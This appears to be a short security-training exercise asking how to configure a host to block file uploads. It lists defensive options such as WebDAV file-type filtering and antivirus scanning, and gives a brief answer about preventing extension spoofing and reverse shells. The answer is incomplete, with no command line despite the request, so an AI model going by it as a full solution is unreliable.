What configuration can be set on the host to block file uploads?

1. All file uploads from outside of the company's internal network should be blocked.
2. WebDav should be configured to filter out specific file types that cannot be uploaded or accessed
3. Store uploaded files in a location not accessible from the web.
4. Enable JEA and JIT on the share so access is timed and minimized
5. Have all the files run through an antivirus.

Describe the solution. If possible, provide the required command line.

By enabling file filtering, it can prevent extension spoofing that is used to hide the file type. This in tandem with file execution blocking can prevent reverse shell attacks,

The End